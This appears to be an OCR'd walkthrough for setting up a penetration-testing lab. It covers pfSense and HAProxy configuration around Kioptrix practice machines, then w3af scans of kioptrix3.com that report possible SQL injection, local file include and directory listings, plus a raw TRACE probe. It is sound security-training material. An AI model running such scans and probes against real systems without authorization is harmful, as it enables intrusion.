
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application



```
FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.75.169/24
 LAN (lan)       -> em1        -> v4: 192.168.175.5/24
 0) Logout (SSH only)                   9) pfTop
 1) Assign Interfaces                  10) Filter Logs
 2) Set interface(s) IP address        11) Restart webConfigurator
 3) Reset webConfigurator password     12) pfSense Developer Shell
 4) Reset to factory defaults          13) Upgrade from console
 5) Reboot system                      14) Enable Secure Shell (sshd)
 6) Halt system                        15) Restore recent configuration
 7) Ping host                          16) Restart PHP-FPM
 8) Shell


Enter an option:
```



```
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 192.168.175.5/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                https://192.168.175.5/

Press <ENTER> to continue.
```




Status: Dashboard

System Information

Name	pfSense.localdomain
Version	**2.2.2-RELEASE** (amd64) built on Mon Apr 13 20:10:22 CDT 2015 FreeBSD 10.1-RELEASE-p9 **Update available.** Click Here to view update.
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-4810MQ CPU @ 2.80GHz Current: 349 MHz, Max: 2793 MHz
Uptime	00 Hour 33 Minutes 55 Seconds
Current date/time	Mon Sep 7 21:39:56 UTC 2015
DNS server(s)	127.0.0.1 192.168.75.2
Last config change	Mon Sep 7 21:36:49 UTC 2015
State table size	0% (16/22000) Show states
MBUF Usage	5% (760/14114)
Load average	0.12, 0.07, 0.07

Interfaces

WAN (DHCP)	↑	1000baseT <full-duplex> **192.168.75.169**
LAN	↑	1000baseT <full-duplex> **192.168.175.5**



Network Adapter Advanced Settings

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Outgoing Transfer


Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

MAC Address

00:0C:29:AE:B7:AE




Status: DHCP leases

Set Static IP addresses for each Kioptrix machine

IP address	MAC address	Hostname	Start	End	Online	Lease Type
192.168.175.12	00:0c:29:b5:93:49		2015/09/07 22:37:27	2015/09/08 00:37:27	offline	active
192.168.175.11	00:0c:29:ae:b7:ae		2015/09/07 22:37:19	2015/09/08 00:37:19	offline	active
192.168.175.10	00:0c:29:1c:67:26	Phobos	2015/09/07 22:36:50	2015/09/08 00:36:50	online	active

Show active and static leases only




Status: DHCP leases

IP address	MAC address	Hostname	Start	End	Online	Lease Type
192.168.175.101	00:0c:29:b5:93:49	Kioptrix1	n/a	n/a	offline	static
192.168.175.102	00:0c:29:ae:b7:ae	Kioptrix2	n/a	n/a	offline	static

Show all configured leases

```
global
        log /dev/log    local0
        log /dev/log    local1 notice
        chroot /var/lib/haproxy
        user haproxy
        group haproxy
        daemon
defaults
        log     global
        mode    http
        option  httplog
        option  dontlognull
        contimeout 5000
        clitimeout 50000
        srvtimeout 50000
listen MyLANBalancer 192.168.175.200:80
        mode http
        cookie MyLanBalancer
        balance source
        option httpclose
        option forwardfor
        stats enable
        stats auth pentesting:pentesting
        server Kioptrix_1 192.168.175.101 cookie MyLanBalancerA check
        server Kioptrix_2 192.168.175.102 cookie MyLanBalancerB check
```



Ligoat Security


Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!



Profiles


- empty_profile
- OWASP_TOP10
- audit_high_risk
- bruteforce
- fast_scan
- full_audit
- full_audit_manual_disc
- sitemap
- **web_infrastructure**

Target: kioptrix3.com

Plugin	Active
+ audit	□
+ bruteforce	□
− discovery	■
afd	☑
allowedMethods	□
archiveDotOrg	□
bing_spider	□
content_negotiation	□
detectReverseProxy	☑
detectTransparentProxy	☑
digitSum	□

Plugin	Active
+ output	■

Audit plugins use the knowledge created by discovery plugins to find vulnerabilities on the remote web application and web server.




☑ Vuln ☑ Info □ Misc

Knowledge Base

- afd (1)
  - afd (1)
    - Active filter detected
- serverHeader (2)
  - poweredBy (1)
    - Powered by header
  - server (1)
    - Server header
- detectReverseProxy (1)
  - detectReverseProxy (1)
    - Found reverse proxy
- halberd (1)
  - halberd (2)

The remote web server seems to have a reverse proxy installed. This information was found in the request with id 35.


```
TRACE http://kioptrix3.com HTTP/1.1
Host: kioptrix3.com
Cookie: PHPSESSID=6954f1b7aa2d7caaff68033ac1fe6e85
Accept-encoding: identity
Accept: */*
User-agent: w3af.sourceforge.net
```



☑ Vuln □ Info □ Misc

Knowledge Base

- directoryIndexing
  - directory
- error500
  - error500
- pathDisclosure
  - pathDisclosure



Select a Scan Target


Choose a target for new scan

Scan Target

● Enter a base URI for scan:

kioptrix3.com


○ Choose a target scope for scan




```
▼ 09/09/2015 19:16:29 [Completed]  (416)
  ▼ http://kioptrix3.com (416)
    ▼ High (6)
      ▶ Page Fingerprint Differential Detected - Possible
        SQL Injection (http://kioptrix3.com/index.php)
    ▼ Medium (14)
        HTTP Trace Support Detected (Apache/2.2.8 (U
      ▶ Local Filesystem Paths Found (6)
      ▶ PHP Error Detected (7)
    ▼ Low (10)
      ▼ Directory Listing Detected (10)
          /gallery/g.php/1
          /gallery/p.php/3
          /gallery/p.php/4
          /gallery/p.php/5
          /gallery/photos/
          /gallery/themes/black/images/
          /icons/
          /icons/small/
          /style/comps/grey/
          /style/comps/grey/css/
```

Scan Alert Summary


High		(6 found)
SQL Injection	1	
Page Fingerprint Differential Detected - Possible Local File Include	5	
